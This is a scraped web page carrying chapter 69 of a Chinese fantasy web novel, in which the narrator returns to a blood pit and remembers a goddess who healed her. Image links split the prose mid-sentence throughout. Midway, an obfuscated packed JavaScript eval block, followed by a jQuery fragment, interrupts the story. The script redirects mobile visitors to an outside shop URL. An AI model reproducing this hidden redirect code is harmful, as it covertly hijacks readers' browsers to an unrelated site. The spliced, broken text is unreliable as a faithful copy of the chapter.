文趣网 > 都市小说 > 满级小白花有点茶 > 69. 第69章:常州之行2,
    第69章:常州之行2,时空因果轮回的力量

    我们在一处水边荒地歇脚,月光从光秃秃的枝丫间漏下来,落在我面前的水面上,斑驳如碎银。

    忽然觉得后脑勺的木簪轻轻震了一下。

    “归神箭在复生神的陨落之境。”僵王的声音从灵联里传来,带着他惯常的优雅和从容,“那个地方,你应该很熟悉。”

    我的手指微微收紧。复生神……我的沧海神魂珠就是她给我的。

    “尸血坑?”我低声说。

    灵联那端安静了片刻,然后他的声音再次响起,比方才轻了几分:“复生神最后陨落的地方,归神箭应该在那里。要找到它,就得回去。”

    “应该?”“万事皆有可能,本王向来不喜欢把话说满。”他顿了顿又道,“花小白,命中注定的,你与本王结为灵联,也只有你能下尸血坑寻找归神箭。”

    我在尸血坑泡了上百年,被魔毒和尸血反复侵蚀,灵体溃烂又重新凝结,骨头断了又接上。我以为自己这辈子都不会再踏进那个地方了。

    “我能活着出来吗?”我问。

    “你现在似乎比以前更惜命了。”

    “我当然要比你死得晚。不然谁送你一程。”

    僵王笑了笑说:“期待你的成功。”

    我站起来拍了拍裙摆上的灰,对沈剑说:“走吧。”

    沈剑没有问去哪,只是点了点头,跟在我身后。月光把他的影子拉得很长,他走在前面半步,恰好挡住从庭院方向吹来的冷风。

    去尸血坑的路,我闭着眼睛都能走。

    穿过常州西边的荒原,绕过坤阴山废弃的古道,再往地底深处走三天。这条路在百年前被各大宗门联手封印过,但九星环月之后封印彻底失效,沿途散落着新生的怨灵和不知从哪冒出来的妖兽。

    好在有沈剑在,他从司律殿学来的本事够硬,一路上替我清了不少障碍,我省心很多。

    越靠近尸血坑,周围的瘴气越浓。灰绿色的雾从地缝里往外渗,带着一股腐烂的甜味。

    我把解毒丸含在舌下,给沈剑也递了一颗。他没有多问,接过去含了,只是握剑的手更紧了些,走在前面替我把瘴气最浓的地方劈开。

    终于站在尸血坑边缘,那股熟悉的、腐朽的、带着血腥味的寒气从地底深处翻涌上来。

    我深吸一口气,把木簪从发间取下来握在掌心。簪身上暗金色的纹路在瘴气中微微发亮。

    “老师,我在这里守着。”沈剑说。

    “好。”我握着木簪朝下走去,“如果天黑之前我没有出来,你就回寂南之域,不用等我。”

    “我会等到老师出来。”

    尸血坑里的怨灵比我预想的要多得多。

    它们从坑壁上无数的裂缝中钻出来,有的半透明,有的已经凝聚成人形,眼中闪烁着幽绿色的鬼火。

    我没有像百年前那样徒手去抓,而是攥紧木簪,将灵力灌入簪身。暗金色的光芒在瘴气中炸开,刺穿第一只扑上来的怨灵。一路杀到坑底,身上的劲装已经被怨灵抓破了好几道口子,左臂上有一道还在渗血的抓痕,头发也散了。

    坑底还是百年前的模样。满地碎骨和锈蚀的兵器残片,石壁上那些被尸血浸透的暗红色纹路还在,在幽暗的光线里泛着诡异的光泽。

    这片坑底有一个极隐蔽的角落,被几根巨大的兽骨挡住,只有躺在地上往那个方向看才能发现。我当年就是那样发现的。

    我走到那几根兽骨前蹲下来,拨开覆在上面的腐叶和尘土,露出底下那小块不算太粗糙的石板。

    石板上刻着一幅简单的画。一个女人弯着腰,把一颗珠子放进一个小女孩的手心里。

    女人的脸上没有五官,但她的姿态是温柔的,微微弯着腰,长发从肩头垂下来,像是在对小女孩说什么。

    我的手在发抖。我把石板轻轻推开,底下是一个很小的石龛。石龛里空空荡荡的。没有归神箭,只有一个很旧的箭囊,皮质已经干裂发脆,上面刻着一个“复”字。

    我拿起那个箭囊,指尖触到皮革上干涸的纹路时,脑子里嗡的一声炸开。

    那是很多很多年前了。

    我身负重伤逃跑路上被杨舜之一掌打下深渊,坠入这片尸血坑。那时候的尸血坑比现在更可怕,怨灵密密麻麻铺满了整个坑底,尸血从石缝里往外渗,黏稠腥臭,像大地被捅穿了一道永远愈合不了的伤口。

    我摔在坑底,杨舜之那一掌震碎了我大半灵脉,嘴里全是血,连动一根手指都费劲。

    杨舜之应该以为我已经死了。

    我趴在尸血坑的石壁下,看着怨灵群像潮水一样慢慢围拢过来,心里想:这次是真的要死了。

    尸血淹到我的胸口时,那些怨灵开始啃咬我的身体。疼,很疼。但我叫不出来,嗓子已经被血堵住了。

    意识模糊间,我听见一个声音。

    很轻很轻,像是从很远很远的地方飘过来的,又像是从我自己的脑子里长出来的。

    “不要怕。抱元守一,让灵台清明。”

    我跟着那个声音做。

    怨灵还在啃咬我的骨肉,但我的意识被那个声音一点一点从剧痛中抽离出来,像是有人轻轻牵着我的手,把我从一片血海里捞了起来。

    我睁开眼睛,看见一个女人蹲在我面前。

    看不清她的脸,只记得她周身有淡淡的光晕,那种光不是刺目的金色或银白色,而是一种温暖的月白色,像深夜里母亲点在床头的那盏小灯。

    她的长发垂下来,落在我脸上,触感很轻很轻。

    “你中了魔毒。”她的声音很好听,像是山涧里的溪流,“这种毒很难解,但也不是无解。我教你把毒排出体外,你要认真学。”

    她把一只手放在我的丹田上,另一只手按在我的天灵盖上。两股温热的灵力从她的掌心灌入我的体内,顺着经脉缓缓游走,将那些已经渗入骨髓的魔毒一点一点逼出来。

    “你的灵体被尸血侵蚀得太厉害了。”她收回手,声音里带着一丝淡淡的叹息,“以后每隔一段日子,我会来替你清理一次。但你也要自己努力,把毒排干净之前,不可以离开这里。”

    我张了张嘴,想问她是谁,为什么要救我。但嗓子还是发不出声音。她似乎看懂了我的疑问,极轻极轻地笑了一声。

    “我是谁不重要。重要的是,你想不想活下去。”

    我想。

    此后每隔一段日子,她就会出现在尸血坑里。有时候我能看清她的轮廓。一袭白衣,长发如瀑,有时候只是一个模糊的、泛着月白色光晕的影子。

    她从来不提自己的来历,也不问我为什么坠入尸血坑。她只是安安静静地来,替我用灵力清除体内的魔;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17692899|205246||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    毒,然后安安静静地走。

    有一次我实在忍不住,问她:“你为什么会在这里?”

    她只是沉默地笑着。

    那天她走之前,从袖中取出一颗珠子放在我手心里。珠子很小,泛着温润的月白色光芒,内里有无数细碎的星芒在缓缓流转。

    “沧海神魂珠。”她说,“它是哥哥再生神陨灭时,最后留下的眼泪。它能无穷尽地吸收、炼化任何灵体的修为。你的灵根毁了,靠你自己重修太慢。拿着它,以后能用上。”

    “你为什么把这个给我?”我问。

    她垂下眼睛,睫毛在月白色的光晕里投下两道淡淡的阴影。“我留着它很久了,久到已经忘了为什么要留。现在把它给你,也许你能替我用它做点什么。”她站起来,白衣在瘴气中微微飘动,然后她弯下腰,轻轻摸了摸我的头发,声音温柔得像一阵穿堂而过的风。

    “你会的。等你从这里出去,你会有新的路。”

    “我还能出去吗?”

    “能。只要你不放弃自己。”

    后来她来的次数越来越少,间隔越来越长。最后一次她来的时候,周身的光已经淡得几乎看不见了。她蹲在我面前,把最后一点灵力渡进我的丹田。

    “你到底是谁?”我问。

    她低下头,用拇指轻轻擦掉我眼角的泪,手指的触感轻得像一片落在脸上的花瓣。

    “复生。”她说,“他们都叫我复生神。”

    ……

    我后来才知道,复生神早就陨落了。在很久很久以前,她的魂魄就散在了尸血坑里,只有最后一点执念留在那个小小的石龛里。

    那点执念花了不知多少年,等到了一个和她一样走投无路的人。

    我从回忆中睁开眼睛,发现自己还跪在那个空了的石龛前,手指攥着那只干裂的箭囊,攥得指节发白。我把箭囊贴在胸口,对着石龛里那幅极简单的画轻声说了句“谢谢”。

    然后站起来,把箭囊收进乾坤袋里,转身朝尸血坑外走去。

    沈剑还守在坑口。他看见我从瘴气中走出来,一直绷紧的肩膀终于松了几分。

    “老师找到了吗?”

    “没有。”我把散乱的头发重新拢好,“归神箭不在这里。但我知道它去哪了。”我把木簪插回发间,深吸一口气,“走吧,我知道下一个地方在哪。”

    复生神最后待的地方是尸血坑,但她的陨落之境不在尸血坑。僵王说过,归神箭消失在复生神的陨落之境。而她最后消失的地方,是坤阴山。那个我百年前为了救宣曜独闯过、我被种下魔毒的地方。

    前往坤阴山的路上,脑海里又回忆起她说过的话——

    “复生。他们都叫我复生神。”

    “你是外三神之一的复生神?”

    “是。孟爱晨,你想不想回到过去?”

    九岁那年那个被海水淹没的哥哥,我想回到九岁那年,在哥哥下水之前拉住他。

    我想重来一次。

    “想!”

    “等你用沧海神魂珠收集七千七百七十七年的修为后回到这里,你会拥有一次清理时空的力量。”

    “清理时空的力量是什么?”我问。

    “你有机会回到任何节点,也可能改变当下时空的因果轮回。”她的声音越来越轻,身影也越来越淡,“等你攒够了,就回到这里,我的有缘人。”